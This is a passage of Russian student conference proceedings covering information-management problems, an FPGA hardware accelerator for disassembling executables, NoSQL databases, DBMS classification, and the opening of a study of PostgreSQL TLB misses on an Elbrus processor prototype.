Проблемы в доступности информации: перед тем как информацию хранить ее нужно найти и обработать. Но если необходимая информация содержится, только в одном источнике, который недоступен и даже подать запрос о предоставлении этой самой информации не представляется возможным. В таком случае возникает проблема доступности информации.

Проблемы актуальности информации: после сбора информации может оказаться, что информация не содержит актуальных данных или устарела.

Проблемы в истинности информации: во время сбора информации может оказаться, что данные, предоставленные в информации вовсе не верны.

Проблемы в правомерности информации: во время сбора информации в ней могут быть личные данные, принадлежащие разным людям, либо содержать в себе запатентованную интеллектуальную работу, о которой оператор, собирающий данные, может и не знать. Это может привести к дальнейшим проблемам в законности владения информацией и ее распространения.

На этапе хранения информации помимо правомерного использования информации, могут появиться проблемы с местом хранения информации и ее защищенностью, а также в дальнейшем её обновлении.

Проблемы с местом хранения информации: со временем информации становится достаточно много, а места для нее все меньше и меньше, из-за чего приходится в дальнейшем увеличивать затраты для места хранения информации [5, 6].

Проблемы с защитой информации: если информация конфиденциальна или представляет в себе ценность, то ее необходимо защищать от атак. Но вместе с ростом технологий растут и возможные пробелы в защите информации, что является проблемой [1, 3, 4, 7].

Проблемы с обновлением информации: для хранения информации или же данных заключенных в нее, используют базы данных, в которых информация структурируется. Но с течением времени возникает необходимость добавления новых полей в структуры хранения данных, которые раньше не предполагалось использовать. И если

новые записи в них будут содержать в себе необходимое поле, то старые записи по разным причинам будут пусты, и информация останется не полной.

На этапе распространения информации могут встречаться проблемы такие как правомерность передачи информации, способ передачи информации.

Проблемы с правомерностью передачи информации: так, например, есть информация, которая не должна попасть третьим лицам. Но во время распространения передачи информации случайным образом она может оказаться у лиц, которым не нужно эту информацию знать.

Проблемы со способом передачи информации: во время передачи информации нужно выбрать верный способ передачи, так, чтобы она дошла до конечного потребителя информации. Информацию можно передавать на физических носителях: flash память, диски, переносные SSD и HDD, но во время передачи данных они могут получить физические повреждения или стать утерянными.

Также информацию можно передавать через интернет, но некоторые способы передачи могут быть с ограничениями по передаваемым данным, некоторые могут и вовсе не передать данные конечному пользователю, некоторые имеют ограничения по скорости передачи данных.

Также во время передачи информации, она может стать поврежденной и недоступной конечному пользователю.

На этапе окончательной работы с информацией, так же могут быть проблемы.

Проблемы с архивированием информации: так как информации много и для ее хранения необходимо большое количество места, которого со временем будет становиться все меньше и меньше. Так же во время хранения архивированных данных их носители могут стать поврежденными от физических воздействий либо от срока их использования, что приведет к их утере.

Проблемы после удаления информации: после удаления информации может оказаться, что данная информация не должна была попасть под удаление и ее необходимо было сохранить.

Пути решения проблем управления информацией

Для решения описанных проблем существуют решения, но они временные:

1) Для этапа сбора информации. Для решения проблемы с актуальностью, истинностью информации и правомерности информации оператору, который выполняет процесс сбора информации необходимо анализировать собранную информацию с другими источниками и только после анализа, которого выполнял оператор, приступать к ее сохранению. Программы, выполняющие данный функционал, отсутствуют. Существуют программные решения помогающие в поиске информации, но не ее анализа. Для решения проблем в правомерности информации.

2) Для этапа хранения информации. Для решения проблемы с местом хранения информации можно, только увеличивать количество памяти для ее хранения. Но это временное решение. Для решения проблемы с защитой информации необходимо использовать специализированное для этого ПО, базы данных которого будут обновляться вовремя для пресечения программных угроз, но помимо угроз на уровне ПО могут быть угрозы на уровне более низком. Для решения проблемы с обновлением информации необходимо наличие оператора, который будет анализировать имеющуюся информацию и искать для нее новые данные. Для решения данной проблемы программных средств нет.

3) Для этапа распространения информации. Для решения проблемы с правомерностью передачи информации оператору необходимо провести анализ на предмет правомерности. Для выполнения этого анализа программные средства отсутствуют. Для решения проблемы с передачей информации через физические носители, можно ис-

пользовать специальные защищенные кейсы, но от утери защиты нет. Для решения передачи данных через интернет, которые смогут 100% защитить данные, отсутствуют.

4) Для этапа окончательной работы с информацией. Для решения вопроса после удаления информации, только одно. Не удалять эту самую информацию. Для решения проблем с архивированием информации есть временное решение, это добавление памяти для хранения архивированной информации. Но со временем память нужно будет добавлять.

Заключение

С тех пор как появился первый компьютер, информационные системы развивались очень быстро и решили довольно большое количество проблем и облегчили жизнь всех людей. Современные информационные системы позволяют выполнять многое количество операций в довольно короткий срок нежели раньше.

Так, например, если для того, чтобы связаться с другим человеком по средствам удаленной связи, необходимо было иметь стационарный телефон, подключенный к телефонной станции, по телефону связаться с оператором и подать на запрос связи с абонентом, что значительно усложняло попытку связи с другим абонентом.

В данный момент, чтобы связаться с абонентом нет необходимости иметь стационарный телефон, большинство людей имеют сотовые телефоны, а с почтовой связи снизилась нагрузка на передачу писем от одного человека к другому, так как существует интернет, благодаря, которому сообщение может быть доставлено в очень короткий срок.

Современные программные средства и информационные системы значительно облегчают жизнь и работу людям. Но указанные в статье проблемы ее усложняют и поэтому требуют особого внимания. Решение данных проблем облегчит жизнь и работу конечных пользователей.

СПИСОК ИСТОЧНИКОВ

1. Карпова, Н. Г. Способы обеспечения информационной безопасности в распределенных информационных системах / Н. Г. Карпова, И. А. Трещев // Наука, инновации и технологии: от идей к внедрению : Материалы междунар. науч.-практ. конф., Комсомольск-на-Амуре, 7-11 февраля 2022 г. – Комсомольск-на- Амуре : ФГБОУ ВО «КНАГУ», 2022. – С. 106-109.

2. Козловская, С. А. Управление жизненным циклом информации (ILM) / С. А. Козловская, И. А. Магомедмирзоев // Сборник научных трудов преподавателей. - Краснодар: Краснодарский филиал федерального государственного бюджетного образовательного учреждения высшего образования «Российский экономический университет имени Г.В. Плеханова», 2022. - С. 266-272.

3. Мустафаев, А. Г. Системы управления информацией и событиями безопасности: задачи и возможности / А. Г. Мустафаев, З. Х. Ахмедова // Промышленные АСУ и контроллеры. - 2022. - №2. - С. 36-41.

4. Поедкин, А. В. Проблемы защиты информации на объектах управления, связи и автоматизации / А. В. Поедкин, А. А. Зарипов // Сборник научных трудов. Пермь, 2021. - Пермь: Федеральное государственное казенное военное образовательное учреждение высшего образования «Пермский военный институт войск национальной гвардии Российской Федерации», 2021. - С. 214-217.

5. Сорокина, К. А. Проблемы управления документированной информацией системы менеджмента качества / К. А. Сорокина, Л. И. Татарникова // Сборник материалов всероссийской научно-практической конференции. Том Часть 1. 2022. - г. Иркутск: Иркутский национальный исследовательский технический университет (Иркутск), 2022. - С. 140-143.

6. Спиридонов, Н. И. Автоматизация системы обработки информации и управления / Н. И. Спиридонов // Сборник материалов Международной научно-практической

конференции. ФГБОУ ВО «Чувашский государственный университет им. И.Н. Ульянова».. - Чебоксары: Общество с ограниченной ответственностью "Центр научного сотрудничества "Интерактив плюс", 2022. - С. 110-112.

7. Трещев, И. А. Об итерационном подходе к оценке защищенности по каналу побочных электромагнитных излучений/ И. А. Трещев, С. М. Ничипорук // Наука, инновации и технологии: от идей к внедрению : Материалы междунар. науч.-практ. конф., Комсомольск-на-Амуре, 7-11 февраля 2022 г. – Комсомольск-на- Амуре : ФГБОУ ВО «КНАГУ», 2022. – С. 145-146.

8. Чернолецкая, А. К. Проблемы управления информацией / А. К. Чернолецкая, А. А. Аникеева // Modern science. - 2021. - №6-1. - С. 166-169.

9. Ялоза, В. А. Информация в системе управления и требования, предъявляемые к ней / В. А. Ялоза, В. А. Бондаренко // Символ науки: международный научный журнал. - 2022. - №1-2. - С. 41-44.

УДК 004.056.57; 004.031.6

Поплавский Даниил Алексеевич, студент, Национальный исследовательский университет «Московский институт электронной техники» (МИЭТ)

Poplavsky Daniil Alekseevich, student of National Research University of Electronic Technology

Туринцев Кирилл Андреевич, студент, Национальный исследовательский университет «Московский институт электронной техники» (МИЭТ)

Turintsev Kirill Andreevich, student of National Research University of Electronic Technology

Калинкина Алина Алексеевна, студент, Национальный исследовательский университет «Московский институт электронной техники» (МИЭТ)

Kalinkina Alina Alekseevna, student of National Research University of Electronic Technology

ПРОГРАММНО-АППАРАТНЫЙ МЕТОД ОПТИМИЗАЦИИ ДИЗАССЕМБЛИРОВАНИЯ ИСПОЛНЯЕМОГО КОДА

HARDWARE-SOFTWARE OPTIMIZATION METHOD FOR DISASSEMBLING EXECUTABLE CODE

Аннотация. В данной статье рассматривается вопрос эффективного дизассемблирования кода исполняемого файла. В настоящий момент данная тема стала одна из наиболее актуальных вследствие того, что разнообразные программы представляются легальными, но имеют недекларируемые возможности, за счет скрытых вредоносных областей кода. Проблемой их анализа является сильная обфусцированность кода и для полноценного анализа требуется очень большие вычислительные мощности ПК на операционных системах. Такого рода программы наносят неопределимый ущерб гражданам, компаниям и государственной безопасности, поэтому является важной задачей разработка системы по их выявлению. В статье предложено решение данной проблемы в виде разработки эффективного программно-аппаратного комплекса, который оптимизирует дизассемблирование исполняемого кода. Модель данного комплекса включает в себя персональный компьютер, связанный с ПЛИС посредством канала обмена PCI-E, внутри которой реализованы ячейки аппаратного ускорения.

Abstract. This article discusses the issue of effective disassembly of the source file code. At the moment, this topic has become one of the most relevant due to the fact that a variety of programs appear to be legal, but have undeclared capabilities, due to hidden malicious code areas. The problem of their analysis is the strong obfuscation of the code and for a full-fledged analysis requires very large computing power of a PC on operating systems. Such

programs cause invaluable damage to citizens, companies and state security, so it is an important task to develop a system to identify them. The article proposes a solution to this problem in the form of the development of an effective software and hardware complex that optimizes the disassembly of executable code. The model of this complex includes a personal computer connected to the FPGA, which will be a hardware accelerator of the disassembly process, a PCI-E data exchange channel.

Ключевые слова: ПЛИС, обфускация, дизассемблер, аппаратный ускоритель, реверс-инжиниринг.

Key words: experiment, mathematical model, control system.

Актуальность реверс-инжиниринга повышается с каждым годом. Появляются новые методы обфускации кода, что значительно затрудняет исследование скомпилированных исполняемых модулей [1]. Анализ программы на предмет недеklarированных возможностей может занимать нерациональное время за счет того, что процесс дизассемблирования затруднен.

Один из вариантов решения данной проблемы – разработка программно-аппаратного ускорителя дизассемблирования.

Задачами данной статьи являются: разработка программно-аппаратного комплекса на основе ПЛИС, математический расчет эффективности разработанного решения, оценка актуальности применения разработанного решения на предприятиях.

Общий алгоритм дизассемблирования состоит из четырех этапов: идентификация кодового сегмента, преобразование двоичного сегмента в мнемонику языка ассемблера, добавление дизассемблированной инструкции к листингу, переход к следующей команде, либо окончание этапа дизассемблирования, если составлен полный листинг программы.




Рисунок 1 – Общая схема дизассемблирования

Разрабатываемый комплекс включает в себя персональный компьютер, связанный с ПЛИС посредством канала обмена PCI-E, внутри которой реализованы ячейки аппаратного ускорения дизассемблирования [2, 3]. Схема данного комплекса показана на рисунке ниже.

Алгоритм работы комплекса:

- ЦП выдает инструкцию контроллеру прямого доступа к памяти на передачу файла кода в аппаратный ускоритель
- В аппаратном ускорителе диспетчер потоков запускает первый исполнительный поток
- При возникновении инструкций, требующих еще одного потока выполнения, диспетчер потоков оставляет поток, в котором возникла инструкция в состоянии, если бы перехода не было и запускает на выполнение следующий поток, если доступен
- При отсутствии свободного потока сохраняется указатель на область кода, которую необходимо дизассемблировать при освобождении потока
- В случае завершения потока генерируется прерывание для центрального процессора

- Во время обработки прерывания центральный процессор выдает DMA инструкции на чтение дизассемблированных участков кода из аппаратного ускорителя, тем самым освобождая потоки
- По завершении выполнения всех потоков центральный процессор собирает дизассемблированные участки программы в листинг, который обрабатывается на программе персонального компьютера




Рисунок 2 – Структурная схема комплекса

Аппаратный ускоритель представляет из себя память большого объема для хранения кода программы, диспетчер распределения потоков, единичное исполнительное устройство и единичное устройство хранения. Единичное устройство хранения хранит часть кода для выдачи его в единичное исполнительное устройство. Единичное исполнительное устройство представляет из себя набор ячеек, первая из которых содержит дешифрируемый опкод инструкции, а следующие – предполагаемые параметры. На основании опкода из таблицы словаря формируется дизассемблированная инструкция, а не пригодившиеся ячейки сдвигаются к началу на первом такте, на втором такте – оставшиеся заполняются из единичного устройства хранения. Алгоритм зацикливается.




Рисунок 3 – Единичный блок исполнения

Смысл использования такого комплекса появляется, если ее производительность оказывается выше, чем производительность персонального компьютера. Если производительность ПК рассчитывается по формуле $A_{PC} = F_{PC}N_{PC}$, а производительность аппаратного ускорителя $A_{FPGA} = \frac{1}{2}F_{FPGA}N_{FPGA}$, где F – частота, а N – количество потоков, то для оправданности использования комплекса количество потоков выполнения должно удовлетворять неравенству $N_{FPGA} \geq \frac{2F_{PC}N_{PC}}{F_{FPGA}}$. К примеру, если есть процессор с частотой 2900 МГц и 8 ядрами, то производительность разрабатываемого аппаратного ускорителя будет больше при $N_{FPGA} = 154$ потоках исполнения.

СПИСОК ИСТОЧНИКОВ

1. Оголюк А.А. Защита приложений от модификации// учебное пособие. – СПб: ИТМО, 2013. С. 6-10.
2. Харрис Д. М., Харрис С.Л. Цифровая схемотехника и архитектура компьютера// Morgan Kaufman. 2013. – 1621с.
3. Паттерсон Д, Хеннеси Дж. Архитектура компьютера// Питер. 2012. – 781с.

УДК 681.3.06

Росланов Илья Юрьевич, студент Комсомольский-на-Амуре государственный университет;
Roslanov Ilya Yurievich, student of Komsomolsk-na-Amure State University
Кудряшова Екатерина Сергеевна, кандидат физико-математических наук, доцент кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет
Kudryashova Ekaterina Sergeevna, Candidate of Physical and Mathematical Sciences, docent Department "Design, Management and Development of Information Systems", Komsomolsk-na-Amure State University

БАЗЫ ДАННЫХ NOSQL

NOSQL DATABASES

Аннотация. В данной работе проведет обзор таких СУБД класса NoSQL: MongoDB, Neo4j и Casandra QL. MongoDB хранит данные в бессхемных и гибких документах, похожих на JSON. SQL хранит данные в таблицах, схема которых определяет расположение данных в таблице. Таблицы расположены в пространстве ключей. Пространство ключей определяет параметры, которые применяются ко всем таблицам пространства ключей. Neo4j хранит и представляет данные в виде графика, а не в табличном формате или не в формате Json. В этом случае все данные представлены узлами, и вы можете создать связь между узлами, что означает, что вся коллекция баз данных будет выглядеть как график. Графовые базы данных, в первую очередь, предназначены для решения тех задач, где данные, тесно связанные между собой в отношениях, которые могут углубляться в несколько уровней.

Abstract. In this work, I will consider such NoSQL class DBMS: MongoDB, Neo4j and Casandra QL. MongoDB stores data in schemaless and flexible JSON-like documents. SQL stores data in tables whose schema defines the location of the data in the table. The tables are located in the key space. A key space defines settings that apply to all tables in a key space. Neo4j stores and presents data in a graph rather than a table or Json format. In this case, all data is represented by nodes, and a relationship can be created between the nodes, which means that the entire collection of databases will look like a graph. Graph databases are primarily intended for solving those problems where the data is closely related by relationships that can go deep into several levels.

Ключевые слова: база данных, СУБД, Neo4j, NoSQL, Cassandra, Графовые базы данных.
Key words: database, DBMS, Neo4j, NSQL, Cassandra, Graph databases.

Введение

Тенденции развития современных СУБД связаны с ростом популярности баз данных типа NoSQL. Причиной является то, что при обработке больших данных возникают проблемы с неудовлетворительной скоростью выполнения запросов в реляционных СУБД [1]. Часто такие данные бывают не структурированными или слабо структурированными. Для решения таких задач используются базы данных NoSQL. Далее будут рассмотрены наиболее популярные из них.

СУБД MongoDB

MongoDB - это ориентированное на документы решение для баз данных NoSQL, которое обеспечивает большую масштабируемость и гибкость наряду с мощной системой запросов. С помощью MongoDB и Python можно быстро разрабатывать множество различных типов приложений для баз данных.

СУБД является документно-ориентированной и классифицируется как NoSQL. В последние годы она стала популярной во всей отрасли и очень хорошо интегрируется с Python. В отличие от традиционных СУБД SQL, MongoDB использует коллекции документов вместо таблиц строк для организации и хранения данных.

MongoDB хранит данные в бессхемных и гибких документах, похожих на JSON. Здесь *schemaless* означает, что можно иметь документы с другим набором полей в одной коллекции, без необходимости соблюдения жесткой схемы таблицы.

Можно со временем изменять структуру документов и данных, в результате чего получается гибкая система, позволяющая быстро адаптироваться к изменениям требований без необходимости в сложном процессе переноса данных. Однако компромисс при изменении структуры новых документов заключается в том, что выходящие документы становятся несовместимыми с обновленной схемой.

Что касается управления базами данных, MongoDB предлагает следующие функции:

- Поддержка запросов: можно использовать множество стандартных типов запросов, таких как сопоставление (`==`), сравнение (`<`, `>`) и регулярные выражения.
- Размещение данных: можно хранить практически любые данные, будь то структурированные, частично структурированные или даже полиморфные.
- Масштабируемость: обрабатывается больше запросов, просто добавляя больше машин в кластер серверов.
- Гибкость: можно быстро разрабатывать приложения.
- Ориентация документа и отсутствие схем: можно хранить всю информацию, касающуюся модели данных, в одном документе.
- Настраиваемая схема: можно изменять схему базы данных "на лету", что сокращает время, необходимое для предоставления новых функций или устранения существующих проблем.
- Функциональные возможности реляционной базы данных: можно выполнять действия, общие для реляционных баз данных, такие как индексирование.

СУБД Cassandra

Cassandra – это система хранения данных NoSQL с открытым исходным кодом, использующая распределенную архитектуру для обеспечения высокой доступности и надежности, управляемая некоммерческой организацией Apache [2].

SQL хранит данные в таблицах, схема которых определяет расположение данных в таблице. Таблицы расположены в пространстве ключей. Пространство ключей определяет параметры, которые применяются ко всем таблицам пространства ключей. Стратегия репликации является важным параметром пространства ключей, как и коэффициент репликации. Хорошим общим правилом является одно пространство ключей для каждого приложения. Кластер обычно определяет только одно пространство ключей для активного приложения.

Имена пространств ключей и таблиц определяются следующей грамматикой:

```
keyspace_name ::= name
table_name ::= [keyspace_name ']' name
name ::= unquoted_name | quoted_name
unquoted_name ::= re('[a-zA-Z_0-9]\{1, 48\}')
quoted_name ::= "'" unquoted_name "'"
```

И пространство ключей, и имя таблицы должны состоять только из буквенно-цифровых символов, не могут быть пустыми и ограничены по размеру до 48 символов (это ограничение существует в основном для того, чтобы имена файлов (которые могут включать в себя пространство ключей и имя таблицы) не выходили за пределы определенного файла. системы). По умолчанию имена пространств ключей и таблиц нечувствительны к регистру (myTable эквивалентно mytable), но чувствительность к регистру можно принудительно включить с помощью двойных кавычек ("myTable"отличается от mytable).

Кроме того, таблица всегда является частью пространства ключей, и имя таблицы может быть предоставлено с полным указанием пространства ключей, частью которого она является. Кроме того, допустимые имена для столбцов определяются как:

column_name ::= identifier

Оператор USE изменяет текущее пространство ключей на указанное пространство ключей. Ряд объектов в CQL привязан к пространству ключей (таблицы, определяемые пользователем типы, функции и т. д.), и текущее пространство ключей является пространством ключей по умолчанию, используемым, когда на эти объекты ссылаются в запросе без полного имени (без имя пространства ключей с префиксом). Оператор USE указывает пространство ключей для использования в качестве аргумента:

use_statement ::= USE keyspace_name

Использование CQL:

USE excelsior;

Таким образом, Cassandra позволяет ускорять выполнение запросов при сохранении данных в форме таблиц.

СУБД Neo4j

Самой известной графической системой управления базами данных, относящейся к системам баз данных NoSQL, является Neo4j, Inc. Она отличается от Mysql или MongoDB, поскольку имеет свои особенности, которые делают ее особенным по сравнению с другими системами управления базами данных.

Neo4j также хранит и представляет данные в виде графа, а не в табличном формате или не в формате Json. В этом случае все данные представлены узлами, и можно создать связь между узлами, что означает, что вся коллекция баз данных будет выглядеть как граф, что делает Neo4j уникальным среди других систем управления базами данных. Графовые базы данных, в первую очередь, предназначены для решения тех задач, где данные тесно связанные между собой в отношениях, которые могут углубляться в несколько уровней. Разработчики могут использовать эти структуры для моделирования сценариев, определяемых отношениями. Например, простая графовая база данных позволяет разработчикам моделировать социальную сеть, состоящую из пользователей в качестве узлов и отношений, которые являются связями между пользователями.

Neo4j имеет тенденцию показывать концепцию теории графов по-своему. Модель Neo4j в основном состоит из следующих основных компонентов:

- Узлы (эквивалентны вершинам в теории графов): основные элементы данных (например, Джек или другие члены дружеского круга), которые связаны отношениями. Узлы могут иметь метки и свойства.

- Отношения (эквивалентно ребрам в теории графов): описывает соединения между узлами и соединяет их вместе (например, Джек «женат» на Джейн). Отношения могут иметь одно или несколько свойств.

- Метки: представляют роль узлов (например, Джейн - это «человек»). Метки используются для группировки узлов. У каждого узла может быть несколько меток. Метки также индексируются для ускорения процесса поиска узлов в графе.

Свойства: атрибуты узлов и отношений, включающих пары имен или значений.

Заключение

По данной работе можно сделать вывод, что для разных задач нужно использовать определённую СУБД. Например, если нужно СУБД ориентированное на докумен-

тацию, то рекомендуется использовать MongoDB, так как он разработан специально для работы с документами. Если в БД нужно хранить информацию, имея высокую доступность к информации, то нужно использовать Cassandra QL. Cassandra QL имеет распределённую архитектуру и обеспечивает доступность и надежность информации. Для БД, в которой все данные тесно связаны друг с другом и могут углубляться на несколько уровней, нужно использовать Neo4j, так как в данной СУБД используется графика вместо таблиц, что значительно облегчает работу с данной БД. Помимо всего, в Neo4j разработчики могут использовать структуры для моделирования сценариев, определяемых отношениями.

СПИСОК ИСПОЛЬЗОВАННЫХ ИСТОЧНИКОВ

1. Прамодкумар, Дж. С. NoSQL. Новая методология разработки нереляционных баз данных / Дж. С. Прамодкумар. – М. : Фаулер, 2015. – 192 с.
2. Карпенгер, Дж., Cassandra. Полное руководство / Дж. Карпенгер, Э. Хьюитт, 2-е изд. / пер. с англ. А. А. Слинкина. – М. : ДМК Пресс, 2017. – 400 с.

УДК 681.3.06; 004

Росланов Илья Юрьевич, студент Комсомольский-на-Амуре государственный университет;
Roslanov Ilya Yurievich, student of Komsomolsk-na-Amure State University
Кудряшова Екатерина Сергеевна, кандидат физико-математических наук, доцент кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет
Kudryashova Ekaterina Sergeevna, Candidate of Physical and Mathematical Sciences, docent Department "Design, Management and Development of Information Systems", Komsomolsk-na-Amure State University

КЛАССИФИКАЦИЯ СУБД

DBMS CLASSIFICATION

Аннотация. В статье приведены несколько вариантов классификации СУБД: по поддерживаемой модели данных, по количеству одновременно работающих пользователей, по месту размещения баз данных, по назначению, по стоимости, по управлению потоком. Даны описания каждого из вариантов, наиболее подробно рассмотрена классификация моделей данных.

Abstract. The article presents several options for parsing a DBMS: by the presence of a data model, by the number of competing users, by blocking access to databases, by presentation, by cost, by flow control. A description of each of the options is given, the classification of data models is considered in most detail.

Ключевые слова: БД, СУБД, модель данных, распределенные БД, управление потоком.
Key words: DB, DBMS, data model, distributed DB, flow control.

Введение

При решении прикладных задач с использованием баз данных, встает задача выбора СУБД. Для принятия решения необходимо определиться с требованиями к СУБД, а потом используя в том числе и классификацию СУБД сделать оптимальный выбор.

Классификаций СУБД большое количество в зависимости от признака, который лежит в основе группировки. Далее в статье рассмотрены наиболее часто применяемые виды классификаций.

Классификация на основе модели данных

Модель данных определяет физическую и логическую структуру базы данных, которая включает в себя типы данных, отношения между данными, ограничения, применяемые к данным, и даже основные операции, определяющие поиск и обновление данных в базе данных. В зависимости от того, как структурированы данные, модели данных подразделяются на:

1) Реляционная модель данных. В реляционной модели данных используются таблицы для представления данных и отношений между этими данными. Каждая из таблиц реляционной модели данных имеет уникальное имя. В таблице есть несколько столбцов, где имя каждого столбца уникально. Таблица содержит записи, которые имеют значение для каждого столбца таблицы. Модель реляционной базы данных является наиболее используемой в настоящее время моделью данных [7].

2) Объектно-ориентированная модель данных. В настоящее время объектно-ориентированное программирование, такое как Java, C++ и т. д., широко используется для разработки большей части программного обеспечения. Это мотивировало разработку объектной модели данных. Объектно-ориентированная модель данных является расширением модели ER, которое также включает понятие инкапсуляции и методы. Существует также объектно-реляционная модель данных, которая представляет собой комбинацию объектно-ориентированной модели данных и реляционной модели данных [6].

3) Полуструктурированная модель данных. Модель полуструктурированных данных отличается от того, что было рассмотрено выше. В полуструктурированной модели данных элементы данных или объекты одного типа могут иметь разный набор атрибутов. Расширяемый язык разметки представляет полуструктурированные данные. [1]

До того, как была представлена вышеупомянутая модель данных, модели данных, такие как иерархическая модель данных и сетевая модель данных, использовались для разработки базы данных, которая до сих пор используется в некоторых устаревших приложениях. Иерархическая модель данных хранит данные в виде записей и использует древовидную структуру для представления этих записей. Запись организована в виде древовидной структуры, где для каждой дочерней записи имеется одна родительская запись [4].

Чтобы преодолеть недостатки иерархической модели данных, была введена сетевая модель данных, которая позволяет использовать несколько родительских записей для одной дочерней записи.

Классификация по количеству пользователей

Система управления базами данных также может быть классифицирована на основе способа ее использования. Таким образом, СУБД может использоваться как одним пользователем, так и несколькими пользователями. Система базы данных, которая может использоваться одним пользователем одновременно, называется однопользовательской системой, а система базы данных, которая может использоваться несколькими пользователями одновременно, называется многопользовательской системой [2].

На основе распределения базы данных

В зависимости от распределения базы данных по серверам можно классифицировать СУБД как:

1) Централизованная СУБД. В централизованной СУБД вся база данных хранится на одном компьютерном сервере. Хотя централизованная база данных поддерживает несколько пользователей, программное обеспечение СУБД и данные хранятся на одном компьютере [3].

2) Распределенная СУБД. В распределенной СУБД (DDBMS) база данных и программное обеспечение СУБД распределены по множеству компьютерных узлов. Эти компьютерные серверы связаны через компьютерную сеть. DDBMS далее классифицируются как гомогенные DDBMS (однородная СУБД) и гетерогенные DDBMS (гетерогенная СУБД) [8].

Однородная СУБД имеет одно и то же программное обеспечение СУБД на всех распределенных серверах.

Гетерогенная СУБД имеет различное программное обеспечение СУБД для разных серверов [5].

На основе стоимости базы данных

Что ж, довольно сложно классифицировать базу данных на основе ее стоимости, поскольку в настоящее время можно иметь бесплатные продукты СУБД с открытым исходным кодом, такие как MySQL и PostgreSQL. Хотя персональная версия СУБД может стоить до 100 долларов.

Большие системы вместе с компонентами, которые могут обеспечивать распространение базы данных, репликацию базы данных, параллельную обработку, мобильные возможности и т. д., могут продаваться в виде лицензий. Лицензия на сервер позволяет неограниченное использование, в то время как другой тип лицензии ограничивает количество одновременных лицензий.

Классификация на основе использования

На основе пути доступа, используемого для хранения файлов, базу данных можно разделить на СУБД общего назначения и СУБД специального назначения. СУБД специального назначения – это та, которая предназначена для конкретного приложения и не может быть использована для другого приложения без внесения каких-либо серьезных изменений, которые мы называем оперативной обработкой транзакций (OLTP). Система OLTP поддерживает большое количество транзакций одновременно без каких-либо задержек.

СУБД общего назначения предназначена для удовлетворения потребностей как правило большего числа приложений.

На основе управления потоком

Основываясь на потоке управления от приложения к СУБД, система управления базами данных в целом подразделяется на два типа активных систем управления базами данных и пассивных систем управления базами данных.

В пассивной системе управления базами данных пользователю необходимо указать запрос к текущему состоянию системы баз данных для получения необходимой информации. Это похоже на традиционную СУБД, где пользователь или прикладная программа несут ответственность за инициирование операции. Поскольку приложение пересылает запрос в СУБД и ожидает, пока СУБД обработает запрос или запрошенную операцию и предоставит возможный ответ [9].

Запрошенная операция может использоваться для определения или обновления схемы базы данных или извлечения, или обновления данных в базе данных. Пассивные системы управления базами данных также называют программно-управляемыми системами.

С другой стороны, активная система управления базами данных называется системой, управляемой данными, или системой, управляемой событиями, где поток управления между приложением и СУБД основан на возникновении события. Неактивная СУБД управления потоком имеет два пути, т. е. приложение может вызывать СУБД, и даже СУБД может вызывать приложение.

В неактивной СУБД пользователям необходимо указать, какие данные им требуются. СУБД обрабатывает запрос и, если запрошенная информация в данный момент доступна, предоставляет ее пользователю. Если запрошенные данные недоступны в настоящее время, то неактивная СУБД область запроса также включает будущие данные, т. е. СУБД будет отслеживать поступление желаемой информации в будущих данных и предоставит ее соответствующему пользователю.

Заключение

Требование к СУБД можно сформулировать по каждому типу классификаций, что упростит процесс выбора СУБД для конкретной задачи, а результат будет более эффективным.

СПИСОК ИСТОЧНИКОВ

1. Марков, А. С. Базы данных. Введение в теорию и методологию /К. Ю. Лисовский, А. С. Марков. – Москва : Финансы и статистика, 2006. – 512 с.
2. Когаловский, М. Р. Технология баз данных на персональных ЭВМ. /М. Р. Когаловский. – Москва : Финансы и статистика, 1992. – 224 с.
3. Тиори, Т. Проектирование структур баз данных: В 2-х кн. Пер. с англ. /Т. Тиори, Дж М. Фрай. – Москва : Мир, 1985. – 289 с.
4. Голицина, О. Л. Базы данных / О. Л. Голицина, Н. В. Максимов, И. И. Попов. – Москва : Форум, 2003. – 400 с.
5. Карпова, Т. С. Базы данных: модели, разработка, реализация / Т. С. Карпова. – Санкт-Петербург : Питер, 2002. – 303 с.
6. Коннолли, Т. Базы данных. Проектирование, реализация и сопровождение / Т. Коннолли, К. Бегг. – Москва : Финансы и статистика, 2003. – 1440 с.
7. Мейер, М. Теория реляционных баз данных / М. Мейер. – Москва : Мир, 2008. – 608 с.
8. Хаббард, Дж. Автоматизированное проектирование баз данных / Дж. Хаббард. – Москва : Мир, 2005. – 296 с.
9. Бойко, В. В. Проектирование баз данных информационных систем / В. В. Бойко, В. М. Савинков: Финансы и статистика, 2007. – 350 с.

УДК 004.254

Спиридонов Игорь Андреевич, студент, Национальный Исследовательский ядерный университет Московский инженерный физический институт
Spiridonov Igor Andreevich, Student, National Research Nuclear University Moscow Engineering Physics Institute
Вильдяйкин Геннадий Федорович, кандидат технических наук, профессор, «Комсомольский-на-Амуре государственный университет»
Vildyaykin Gennady Fedorovich, Candidate of Technical Sciences, Professor, Komsomolsk-na-Amure State University

ИССЛЕДОВАНИЕ ПРОМАХОВ СУБД PostgreSQL В БУФЕРЕ БЫСТРОГО ПРЕОБРАЗОВАНИЯ АДРЕСОВ НА ПРОТОТИПЕ ПРОЦЕССОРА «ЭЛЬБРУС-2С3»

ANALYSIS OF MISSES OF THE PostgreSQL DBMS IN THE TRANSLATION LOOKASIDE BUFFER ON THE PROTOTYPE OF THE PROCESSOR «ELBRUS-2C3»

Аннотация. В статье рассматривается один из алгоритмов исследования промахов СУБД PostgreSQL в буфере быстрого преобразования адресов во время нагрузки. Был написан скрипт, выполняющий инициализацию БД и заполняющий ее тестовыми данными, произведено тестирование при помощи утилиты pgbench и исследование промахов СУБД. Показана необходимость доработки архитектуры или использование программной преподкачки.

Abstract. The article discusses one of the algorithms for investigating postgresQL DBMS misses in the fast address translation buffer during the load. A script was written that initializes the database and fills it with test data, tested using the pgbench utility and studied DBMS blunders. The need to refine architecture or the use of software paging is shown.

Ключевые слова: компьютерные технологии, архитектура «Эльбрус», производительность, кэш-память.

Key words: computer technologies, «Elbrus» architecture, performance, cache memory.

Введение. Современный мир — это мир прогресса и высоких технологий, существенную долю которого занимают вычислительные комплексы, предоставляющие совокупность управляющих и обрабатывающих компонент. Важным аспектом работы любой вычислительной машины является отношение выполненной работы ко времени её выполнения. Для решения современных задач, связанных с высокими технологиями, производительность является ключевым фактором для их применения.

Объектом исследования является анализ производительности программного обеспечения на прототипе процессора «Эльбрус-2С3» для дальнейшего аппаратного или программного ускорения.

